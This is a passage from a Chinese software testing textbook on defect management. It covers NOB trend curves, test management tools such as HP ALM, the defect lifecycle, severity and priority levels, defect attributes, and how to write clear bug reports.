


图13-3 NOB进度曲线示意图

在NOB曲线法中，最重要的是确定基线数据或者典型数据，即为测试进度设计一套计划曲线或理想曲线。至少在跟踪开始的时候，需将项目进度关键点(里程碑)预期的NOB限制等级设置好，以及确定什么时间NOB达到高峰，NOB在测试产品发布前能否降到足够低的水平。比较理想的模式是，相对于之前发布的版本或者基线，NOB高峰期出现得更早，在发布前降到足够低并且稳定下来。

尽管NOB应该一直都被控制在合理的级别上，但是当功能测试的进展是最主要的开发事件时，应该关注的是测试的有效性和测试的执行，并在最大程度上鼓励缺陷的发现。过早地关注NOB减少，可能导致目标冲突，导致潜在的缺陷逃逸或者缺陷发现的延迟。因此，在测试紧张阶段，主要应该关注的是那些阻止测试进展的关键缺陷的纠正。当然，在测试接近完成时，就应该强烈关注NOB的减少，因为NOB曲线的后半部分尤为重要，它与质量问题密切相关。

Myers有一个关于软件测试的著名的反直觉原则：在测试中发现缺陷多的地方，还有更多的缺陷将会被发现。这个原则背后的原因在于：如果测试效率没有被显著地改善，发现缺陷多的地方，意味着代码质量更低。举一个例子，模块A存在1000个缺陷，模块B存在200个缺陷，测试效率都是95%，那么测试人员在模块A中会发现其中的950个缺陷，在模块B中会

发现其中的 190 个缺陷，最后模块 A 中遗漏的缺陷数是 50，而后模块 B 中遗漏的缺陷数是 10。这个例子，验证了上述原则。另外，修正越多的缺陷时，会引入更多的新的缺陷。因此，遇到这种情况，要挖掘深层次的原因，然后采取不同的处理措施。

(1) 如果缺陷发生率与以前发布的一个版本(或模板)相同或更低，就应该考虑当前版本的测试是不是低效？如果不是，那么质量的前景是乐观的；如果是，那么就需要额外的测试。除了要对当前的项目采取措施，还需要对开发和测试的过程进行改善。

(2) 如果缺陷发生率比以前发布的一个版本(或模板)更高，那么就应该考虑是否为显著提高测试效率做了计划，并实际上做到了这一点？如果没有，那么质量将得不到保证；如果是这样，那么质量将得到保证或者说质量是乐观的。

13.1.3 测试过程管理工具

软件测试管理工具或管理系统比较成熟，拥有比较多的产品，不仅能满足测试管理的需求，而且可以适应不同类型、不同规模软件企业的特点。常见的测试管理工具主要有以下一些。

(1) 商业性工具：HP ALM，IBM Rational Test Manager 和 Team Test，Compuware QADirector、Borland SilkCentral Test Manager 和 Microsoft Visual Studio Team System 等。

(2) 开源工具：TestLink、Bugzilla Test Runner、验收测试管理工具 FitNesse、基于 XML 文件测试用例管理工具 JtestCas、Eclipse 测试和性能工具平台(Test & Performance Tools Platform，TPTP)。除此之外，还有其他一些测试管理框架，如 TestMaker、SalomeTMF、JTR (Java Test Runner)、Jetif、Marathon、Grinder、TESTARE 等。

下面以 HP ALM 作为示例，帮助读者了解测试管理工具的具体特性以及所发挥的作用。

HP ALM 是一套软件开发与测试管理软件，以需求驱动整个测试过程，规范测试管理的流程，包括测试需求管理、测试计划、测试执行到缺陷跟踪。

(1) 测试需求管理。通过提供一个比较直观的机制将需求和测试用例、测试结果和报告的错误联系起来，从而确保能达到最高的测试覆盖率。即使频繁地更新，仍能简单地将应用需求与相关的测试对应起来。检查应用程序的文档，以确定测试范围和测试目标、策略。构建“需求树”的目的是为了确定完全覆盖测试需求，为“需求树”中的每一个需求话题建立一个详细的目录，描述每一个需求、分配优先级和链接附件。产生的报告和图表以帮助分析测试需求。

(2) 编制测试计划。指导测试人员如何将应用需求转化为具体的测试计划，组织起明确的任务和责任，并在测试计划期间为测试小组提供关键要点和 Web 界面来协调团队间的沟通。提供了多种方式来建立完整的测试计划，包括从草图上建立一份计划、通过 Test Plan Wizard 快捷地生成一份测试计划、将计划信息的相关文件导入到计划管理器中。测试计划的主要步骤有定义测试策略、定义测试对象、定义测试、创建需求覆盖(连接每一个测试和测试需求)、设计测试步骤、自动化测试脚本的建立和分析测试计划。例如，为每一个模块确定其测试类型，在测试计划树中为每一个测试点添加基本说明；描述了测试注意事项、检查点、每个测试的预期结果。

(3) 安排和执行测试。创建测试套件、分配测试任务和时间表、运行测试任务和分析测试结果。其中，Smart Scheduler 根据测试计划中创立的指标对测试执行监控，能自动分辨是系统还是应用错误，然后将测试切换到网络的其他机器。当网络上任何一台主机空闲，测试任务会安排到这台主机上，也就是能充分利用时间、机器、网络资源等。使用 Graphic Designer 图表设计，可以很快地将测试分类以满足不同的测试目的，如功能性测试、负载测试、完整性测试

等。它的拖动功能可简化设计和排列在多个机器上运行的测试,最终根据设定好的时间、路径或其他测试的成功与否,为序列测试制订执行日程。

(4) 缺陷跟踪。添加缺陷、检查新的缺陷、修复缺陷、验证修改结果和分析缺陷数据,贯穿整个测试过程。由于同一项目组中的成员经常分布于不同的地方,TestDirector 基于浏览器的特征,使这些用户可以随时随地查询出错跟踪情况。利用出错管理,测试人员只需进入一个URL,就可汇报和更新错误,过滤整理错误列表并作趋势分析。

(5) 人工与自动测试的结合。多数的测试项目需要人工与自动测试的结合,包括健全、还原和系统测试。即使符合自动测试要求的工具,在大部分情况下也需要人工操作。通过自动化切换机制,让测试人员决定哪些重复的人工测试可转变为自动脚本以提高测试速度,并简化这一转化过程,及时启动测试设计过程。

(6) 图形化和报表输出。TestDirector 常规化的图表和报告帮助对数据信息进行分析,提供直观且有效的方法来收集测试结果和分析数据,还以标准的 HTML 或 Word 形式提供生成和发送正式测试报告。测试分析数据还可简便地输入到标准化的报告工具,如 Excel、ReportSmith、CrystalReports 和其他类型的第三方工具。

(7) 用户权限管理。将不同的用户分成用户组,默认的就有 6 个组 TDAdmin,QATester,Project Manager,Developer,Viewer,Customer。拥有可定制的用户界面和访问权限,用户可以根据需求建立特殊的用户组。每一用户组,都拥有属于自己的权限设置。

(8) 和其他工具的集成。TestDirector 可以与 LoadRunner、WinRunner 进行有效的集成,来统一管理测试用例、测试脚本、使用情景与测试结果,并且可以面向发生问题的部分进行错误跟踪,达到与开发部门实时交互。各种功能或负载测试工具的执行信息和结果都会被自动汇集传送到 TestDirector 的数据存储中心。

13.2 软件缺陷的描述

开发人员修正缺陷的阶段差不多占整个开发过程的一半时间,而在这个阶段,缺陷成了开发人员和测试人员之间的工作纽带,许多工作都是围绕缺陷展开,测试人员发现缺陷,开发人员修正缺陷,然后测试人员再验证缺陷。缺陷描述不清楚,会极大影响团队的工作效率,而准确有效地定义和描述软件缺陷,可以带来不少好处,例如:

(1) 清晰准确的软件缺陷描述可以减少软件缺陷从开发人员返回的数量。

(2) 提高软件缺陷修复的速度,使每一个小组能够有效地工作。

(3) 提高测试人员的信任度,可以得到开发人员对清晰的软件缺陷描述有效的响应。

(4) 加强开发人员、测试人员和管理人员的协同工作,让他们可以更好地工作。

13.2.1 软件缺陷的生命周期

生命周期的概念是一个物种从诞生到消亡经历了不同的生命阶段,软件缺陷生命周期指的是一个软件缺陷被发现、报告到这个缺陷被修复、验证直至最后关闭的完整过程。在整个软件缺陷生命周期中,通常是以改变软件缺陷的状态来体现不同的生命阶段。因此,对于一个软件测试人员来讲,需要关注软件缺陷在生命周期中的状态变化,来跟踪软件质量和项目进度。一个基本的软件缺陷生命周期,如图 13-4 所示,包含三个状态——“新打开的”、“已修正”和“已关闭”。

(1) 发现→打开：测试人员发现软件缺陷后，提交该缺陷给开发人员。缺陷处在开始状态“新打开的”。

(2) 打开→修复：开发人员再现、修改代码并进行必要的单元测试，完成缺陷的修正。这时缺陷处于“已修正”状态。

(3) 修复→关闭：测试人员验证已修正的缺陷，如果该缺陷在新构建的软件包的确不存在，测试人员就关闭这个缺陷。这时缺陷处于“已关闭”状态。




图 13-4　基本的软件缺陷生命周期

在实际工作中，软件缺陷的生命周期不可能像图 13-4 那么简单，需要考虑其他各种情况。图 13-5 给出了一个常见的软件缺陷生命周期的例子，其中各个状态的说明见表 13-1。综上所述，软件缺陷在生命周期中经历了数次的审阅和状态变化，最终测试人员关闭软件缺陷来结束软件缺陷的生命周期。软件缺陷生命周期中的不同阶段是测试人员、开发人员和管理人员一起参与、协同测试的过程。软件缺陷一旦发现，便进入测试人员、开发人员、管理人员的严密监控之中，直至软件缺陷生命周期终结，这样既可保证在较短的时间内高效率地关闭所有的缺陷，缩短软件测试的进程，提高软件质量，同时减少了开发和维护成本。




图 13-5　常见的软件缺陷生命周期

表 13-1　软件缺陷状态列表

缺陷状态	描　　述
激活或打开 (Active or Open)	问题还没有解决，存在源代码中，确认“提交的缺陷”，等待处理，如新报的缺陷
已修正或修复 (Fixed or Resolved)	已被开发人员检查、修复过的缺陷，通过单元测试，认为已解决但还没有被测试人员验证
关闭或非激活 (Close or Inactive)	测试人员验证后，确认缺陷不存在之后的状态
重新打开	测试人员验证后，还依然存在的缺陷，等待开发人员进一步修复
推迟	这个软件缺陷可以在下一个版本中解决
保留	由于技术原因或第三者软件的缺陷，开发人员不能修复的缺陷
不能重现	开发不能复现这个软件缺陷，需要测试人员检查缺陷复现的步骤
需要更多信息	开发能复现这个软件缺陷，但开发人员需要一些信息，例如：缺陷的日志文件、图片等

13.2.2 严重性和优先级

软件缺陷对用户使用的影响是不一样的或所造成的后果是不同的。有些缺陷的影响比较小，如界面不美观、操作不够灵活等；而有些缺陷造成的影响很大，例如，造成用户数据丢失、导致重大经济损失。所以，可以通过设定严重性(Severity)的级别来衡量软件缺陷对客户满意度的影响程度。虽然软件公司对缺陷严重性级别的定义不尽相同，但大同小异，一般可以定义为以下4种级别。

(1) 致命的(Fatal)：致命的错误，造成系统或应用程序崩溃(Crash)、死机、系统悬挂，或造成数据丢失、主要功能完全丧失等。

(2) 严重的(Critical)：严重错误，指功能或特性(Feature)没有实现，主要功能部分丧失，次要功能完全丧失，或致命的错误声明。

(3) 一般的(Major)：不太严重的错误，这样的软件缺陷虽然不影响系统的基本使用，但没有很好地实现功能，没有达到预期效果。如次要功能丧失，提示信息不太准确，或用户界面差，操作时间长等。

(4) 微小的(Minor)：一些小问题，对功能几乎没有影响，产品及属性仍可使用，如有个别错别字、文字排列不整齐等。

当然，这种严重性级别的定义是相对的，例如，错别字出现在用户经常访问的地方，如站点首页、系统主界面或菜单等，软件缺陷是严重的。除了上述4个级别之外，还可以设置"建议(Suggestion)"级别来处理测试人员提出对产品特性改进的各种建议或质疑，如建议操作菜单项的次序改进、按钮位置的改变等，以改善系统的适用性；或对设计不合理、不明白的地方提出质疑。

由于软件的严重性程度不一样，所以不是每个软件缺陷都需要开发人员修复。即使对严重性级别相同的缺陷，开发人员也不能一视同仁，需要区别对待。例如，某个缺陷使测试人员的工作不能继续下去，需要立即修正，而另外一个缺陷非常难，不急于修正。这就是说开发人员修复缺陷有先后次序，越急于修正的缺陷，其优先级越高，而不急于修正的缺陷，其优先级就比较低。所以缺陷具有优先级属性——被修复的紧急程度，"优先级"的衡量抓住了在严重性中没有考虑的重要程度因素，如表13-2所示。

表13-2 软件缺陷优先级列表

缺陷优先级	描　述
立即解决(P1级)	缺陷导致系统几乎不能使用或测试不能继续，需立即修复
高优先级(P2级)	缺陷严重，影响测试，需要优先考虑
正常排队(P3级)	缺陷需要正常排队等待修复
低优先级(P4级)	缺陷可以在开发人员有时间的时候被纠正

一般来讲，缺陷严重等级和缺陷优先级相关性很强，但是，具有低优先级和高严重性的错误是可能的，反之亦然。例如，产品徽标是重要的，一旦它丢失了，这种缺陷是用户界面的产品缺陷，但是它阻碍产品的形象，那么它是优先级很高的软件缺陷。

13.2.3 缺陷的其他属性

对于测试人员，利用软件缺陷属性可以跟踪软件缺陷，保证产品的质量。软件缺陷需要其他一些属性，包括缺陷标识(ID)、缺陷类型(Type)、缺陷产生可能性(Frequency)、缺陷来源

(Source)、缺陷原因(Root Cause)等。

(1) 标识：是标记某个缺陷的唯一的表示，可以使用数字序号表示。

(2) 类型：是根据缺陷的自然属性划分缺陷种类，如表 13-3 所示。

表 13-3 软件缺陷类型列表

缺陷类型	描　　述
功能	影响了各种系统功能、逻辑的缺陷
用户界面	影响了用户界面、人机交互特性，包括屏幕格式、用户输入灵活性、结果输出格式等方面的缺陷
文档	影响发布和维护，包括注释、用户手册、设计文档
软件包	由于软件配置库、变更管理或版本控制引起的错误
性能	不满足系统可测量的属性值，如执行时间、事务处理速率等
系统/模块接口	与其他组件、模块或设备驱动程序、调用参数、控制块或参数列表等不匹配、冲突

(3) 可能性：指缺陷在产品中发生的可能性，通常可以用频率来表示，如表 13-4 所示。

表 13-4 软件缺陷产生可能性列表

缺陷产生可能性	描　　述
总是(Always)	总是产生这个软件缺陷，其产生的频率是 100%
通常(Often)	按照测试用例，通常情况下会产生这个软件缺陷，其产生的频率大概是 80%～90%
有时(Occasionally)	按照测试用例，有的时候产生这个软件缺陷，其产生的频率大概是 30%～50%
很少(Rarely)	按照测试用例，很少产生这个软件缺陷，其产生的频率大概是 1%～5%

(4) 来源：指缺陷所在的地方，如文档、代码等，如表 13-5 所示。

表 13-5 软件缺陷来源列表

缺陷来源	描　　述
需求说明书	需求说明书的错误或不清楚引起的问题
设计文档	设计文档描述不准确、和需求说明书不一致的问题
系统集成接口	系统各模块参数不匹配、开发组之间缺乏协调引起的缺陷
数据流(库)	由于数据字典、数据库中的错误引起的缺陷
程序代码	纯粹在编码中的问题所引起的缺陷

(5) 根源：指造成上述错误的根本因素，以寻求软件开发流程的改进、管理水平的提高，如表 13-6 所示。

表 13-6 软件缺陷根源列表

缺陷根源	描　　述
测试策略	错误的测试范围，误解了测试目标，超越测试能力等
过程，工具和方法	无效的需求收集过程，过时的风险管理过程，不适用的项目管理方法，没有估算规程，无效的变更控制过程等
团队/人	项目团队职责交叉，缺乏培训。没有经验的项目团队，缺乏士气和动机不纯等
缺乏组织和通信	缺乏用户参与，职责不明确，管理失败等
硬件	硬件配置不对、缺乏，或处理器缺陷导致算术精度丢失，内存溢出等
软件	软件设置不对、缺乏，或操作系统错误导致无法释放资源，工具软件的错误，编译器的错误，千年虫问题等
工作环境	组织机构调整，预算改变，工作环境恶劣，如噪声过大

13.2.4 完整的缺陷信息

任何一个缺陷跟踪系统的核心都是“软件缺陷报告”，一份软件缺陷报告详细信息如表 13-7 所示。

表 13-7 软件缺陷信息列表

分类	项 目	描 述
可跟踪信息	缺陷 ID	唯一的、自动产生的缺陷 ID，用于识别、跟踪、查询
软件缺陷基本信息	缺陷状态	可分为“打开或激活的”、“已修正”、“关闭”等
	缺陷标题	描述缺陷的最主要信息
	缺陷的严重程度	一般分为“致命”、“严重”、“一般”、“较小”等 4 种程度
	缺陷的优先级	描述处理缺陷的紧急程度，1 是优先级最高的等级，2 是正常的，3 是优先级最低的
	缺陷的产生频率	描述缺陷发生的可能性 1%～100%
	缺陷提交人	缺陷提交人的名字(会和邮件地址联系起来)，一般就是发现缺陷的测试人员或其他人员
	缺陷提交时间	缺陷提交的时间
	缺陷所属项目/模块	缺陷所属的项目和模块，最好能较精确地定位至模块
	缺陷指定解决人	估计修复这个缺陷的开发人员，在缺陷状态下由开发组长指定相关的开发人员；也会自动和该开发人员的邮件地址联系起来，并自动发出邮件
	缺陷指定解决时间	开发管理员指定的开发人员修改此缺陷的时间
	缺陷验证人	验证缺陷是否真正被修复的测试人员；也会和邮件地址联系起来
	缺陷验证结果描述	对验证结果的描述(通过、不通过)
	缺陷验证时间	对缺陷验证的时间
缺陷的详细描述	步骤	对缺陷的操作过程，按照步骤一步一步地描述
	期望的结果	按照设计规格说明书或用户需求，在上述步骤之后，所期望的结果，即正确的结果
	实际发生的结果	程序或系统实际发生的结果，即错误的结果
测试环境说明	测试环境	对测试环境描述，包括操作系统、浏览器、网络带宽、通信协议等
必要的附件	图片、Log 文件	对于某些文字很难表达清楚的缺陷，使用图片等附件是必要的；对于软件崩溃现象，需要使用 Soft_ICE 工具去捕捉日志文件作为附件提供给开发人员

软件缺陷的详细描述，如上所述，由三部分组成：操作/重现步骤、期望结果、实际结果，有必要再做进一步的讨论。

(1) 步骤提供了如何重复当前缺陷的准确描述，应简明而完备、清楚而准确。这些信息对开发人员是关键的，视为修复缺陷的向导，开发人员有时抱怨糟糕的缺陷报告，往往集中在这里。

(2) “期望结果”与测试用例标准、或设计规格说明书、或用户需求等一致，达到软件预期的功能。测试人员站在用户的角度要对它进行描述，它提供了验证缺陷的依据。

(3) “实际结果”测试人员收集的结果和信息，以确认缺陷确实是一个问题，并标识那些影响到缺陷表现的要素。

13.2.5 缺陷描述的基本要求

软件缺陷的描述是软件缺陷报告中测试人员对问题的陈述的一部分并且是软件缺陷报告的基础部分。同时,软件缺陷的描述也是测试人员就一个软件问题与开发小组交流的主要渠道,特别是对跨地区的软件开发团队。一个好的描述,需要使用简单的、准确的、专业的语言来抓住缺陷的本质;否则,它就会使信息含糊不清,可能会误导开发人员。以下是有效描述软件缺陷的规则。

(1) 单一准确。每个报告只针对一个软件缺陷。在一个报告中报告多个软件缺陷的弊端是常常会导致只有其中一个软件缺陷得到注意和修复。

(2) 可以再现。提供这个缺陷的精确通用步骤,使开发人员容易看懂,可以再现并修复缺陷。

(3) 完整统一。提供完整、前后统一的再现软件缺陷的步骤和信息,包括图片信息,Log/Trace 文件等。

(4) 短小简练。通过使用关键词,可以使缺陷标题的描述短小简练,又能准确解释产生缺陷的现象。如"主页的导航栏在低分辨率下显示不整齐"中"主页"、"导航栏"、"分辨率"等都是关键词。

(5) 特定条件。许多软件功能在通常情况下没有问题,而是在某种特定条件下会存在缺陷,所以软件缺陷描述不要忽视这些看似细节的但又必要的特定条件(如特定的操作系统、浏览器或某种设置等),能够提供帮助开发人员找到原因的线索,如"搜索功能在没有找到结果返回时跳转页面不对"。

(6) 补充完善。从发现 Bug 那一刻起,测试人员的责任就是保证它被正确地报告,并且得到应有的重视,继续监视其修复的全过程。

(7) 不做评价。在软件缺陷描述中不要带有个人观点,或对开发人员进行评价。软件缺陷报告是针对产品的。

13.2.6 缺陷报告示例

一份优秀的缺陷报告应记录下最少的重复步骤,不仅包括期望结果、实际结果和必要的数据、附件、测试环境或条件,以及简单的分析。下面是一个优秀的缺陷报告记录。

(1) 重现步骤:

① 打开一个编辑文字的软件并且创建一个新的文档(这个文件可以录入文字);

② 在这个文件里随意录入一两行文字;

③ 选中一两行文字,通过选择 Font 菜单然后选择 Arial 字体格式;

④ 一两行文字变成了无意义的乱字符。

(2) 期望结果:当用户选择已录入的文字并改变文字格式的时候,文本应该显示正确的文字格式不会出现乱字符显示。

(3) 实际结果:它是字体格式的问题,如果改变文字格式成 Arial 之前,保存文件,缺陷不会出现。缺陷仅发生在 Windows 98 并且改变文字格式成其他的字体格式时,文字是显示正常的。

见所附的图片(有一个链接,单击即可看到)

而一份含糊而不完整的缺陷报告,可能缺少重建步骤,或者没有期望结果、实际结果和必要的图片,如下描述。

> 重现步骤:
> (1) 打开一个编辑文字的软件;
> (2) 录入一些文字;
> (3) 选择 Arial 字体格式;
> (4) 文字变成了乱字符。
> 期望结果:
> 实际结果:

一份散漫的缺陷报告(无关的重建步骤,以及对开发人员理解这个错误毫无帮助的结果信息)如下描述:

> 重现步骤:
> (1) 在 Windows 98 上打开一个编辑文字的软件并且编辑存在文件;
> (2) 文件字体显示正常;
> (3) 我添加了图片,这些图片显示正常;
> (4) 在此之后,我创建了一个新的文档;
> (5) 在这个文档中我随意录入了大量的文字;
> (6) 在我录入这些文字之后,选择几行文字,并且通过选择 Font 菜单然后选择 Arial 字体格式改变文字的字体;
> (7) 有三次我重现了这个缺陷;
> (8) 我在 Solaris 操作系统运行这些步骤,没有任何问题;
> (9) 我在 Mac 操作系统运行这些步骤,没有任何问题。
> 期望结果:当用户选择已录入的文字并改变文字格式的时候,文本应该显示正确的文字格式不会出现乱字符显示。
> 实际结果:我试着选择少量的不同的字体格式,但是只有 Arial 字体格式有软件缺陷,不论如何,它可能会出现在我没有测试的其他的字体格式。

以上给出了几个实例,编写软件缺陷报告的关键是遵循软件缺陷的有效描述规则和分离和再现软件缺陷的步骤,仔细做笔记,这样才能写出简明清晰的缺陷报告。测试人员还需注意应该刚完成测试之后写缺陷报告,写完报告后,应再检查一遍。

13.3 软件缺陷相关的信息

前面所叙述的软件缺陷属性,是其基本信息,为了更好地处理软件缺陷,需要了解还有哪些相关的信息。软件缺陷相关的信息包括软件缺陷的图片、记录信息和如何再现和分离软件缺陷。对于某一个软件缺陷报告,测试人员应该给予相关的信息,例如,捕捉到软件缺陷日志文件和图片,保证开发人员和其他测试人员可以分离和重现它。在这一节中重点介绍可以捕捉 Bug 的工具,给出在什么情况下需要添加图片文件和如何分离和再现软件缺陷的建议。

13.3.1　软件缺陷的图片信息

软件缺陷的图片、记录信息是软件缺陷报告中重要的组成部分，以下将介绍常用的捕捉软件缺陷的工具、如何使用这些工具、添加软件缺陷图片的作用和为什么要添加图片信息等。

一些涉及用户界面的软件缺陷很难用文字清楚地描述，因此软件测试人员通过附上图片比较直观地表示缺陷发生在产品界面什么位置、有什么问题等。

1. 采用图片的格式

测试人员一般采用 JPG、GIF 的图片格式，因为这类文件占用的空间小，打开的速度快。

2. 什么情况下需要附上图片

通常情况下，出现在用户界面并且影响用户使用或者影响产品的美观的软件缺陷，附上图片比较直观，例如：

(1) 当产品中有一段文字没有显示完全，为了明确标识这段文字的位置，测试人员必须贴上图片。

(2) 在测试外国语言版本的时候，当发现产品中有一段文字没有翻译，测试人员需要贴上图片标识没有翻译的文字。

(3) 在测试外国语言版本的时候，当发现产品中有一段外国文字显示乱字符，测试人员必须贴上图片标识那些乱字符的外国文字。

(4) 产品中有语法错误、标点符号使用不当等软件缺陷，测试人员贴上图片告诉开发人员缺陷在什么地方。

(5) 在产品中运用错误公司标志、图片没有显示完全等软件缺陷，也需要贴上图片。

测试人员需要注意，有必要在图片上用颜色标注缺陷的位置，令开发人员一目了然，使得软件缺陷尽快修复。

13.3.2　使用 WinDbg 记录软件缺陷信息

